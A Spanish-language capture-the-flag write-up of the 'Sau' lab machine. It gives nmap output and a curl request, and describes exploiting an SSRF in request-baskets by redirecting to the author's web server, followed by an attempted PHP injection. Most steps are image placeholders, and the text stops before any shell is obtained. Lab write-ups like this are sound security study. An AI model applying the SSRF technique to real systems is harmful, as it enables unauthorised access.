
Sau - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61
UY1LH8qBmPIywCbUvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWeiXA6yhIlJjl7NzTp
MxV5rMWLplIA5ScIEnEMUR9HImFVH1dzK+E8W20zZp+toLBO1Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FED
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
55555/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Tue, 12 Nov 2024 15:27:46 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
```

Vamos a ver que contiene el puerto 55555:




Lo que hace es crearte un directorio en la ruta actual, vamos a crear el directorio test:




Vamos a enviarle una peticion por el metodo get para a ver si llega:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://10.10.11.224:55555/test
```




Le ha llegado la peticion correctamente. Vamos a ver la version de "request-baskets"




Vamos a buscar formas de explotar esta version:




Como nos habla de un SSRF y los exploits de github no me funcionan vamos a hacerlo manualmente, tenemos un sitio donde podemos configurar las redirecciones:




Vamos a crear un archivo llamado "index.htb" y nos abirmos un servidor web con python. Tambien configuramos para que redireccionen al archivo "index.html" de mi maquina:




AHora nos vamos a la ruta "http://10.10.11.224:55555/hacking":




Podemos ver que se esta aconteciendo un RFI (Remote File Inclusion). Vamos a intentar injectar un archivo "PHP" que ejecute el comando "whoami"




Lo configuramos para que nos redireccione a este archivo:



Volvemos a la ruta "http://10.10.11.224:55555/hacking" y vemos que le llega la peticion pero no lo interpreta, sino que lo descarga:






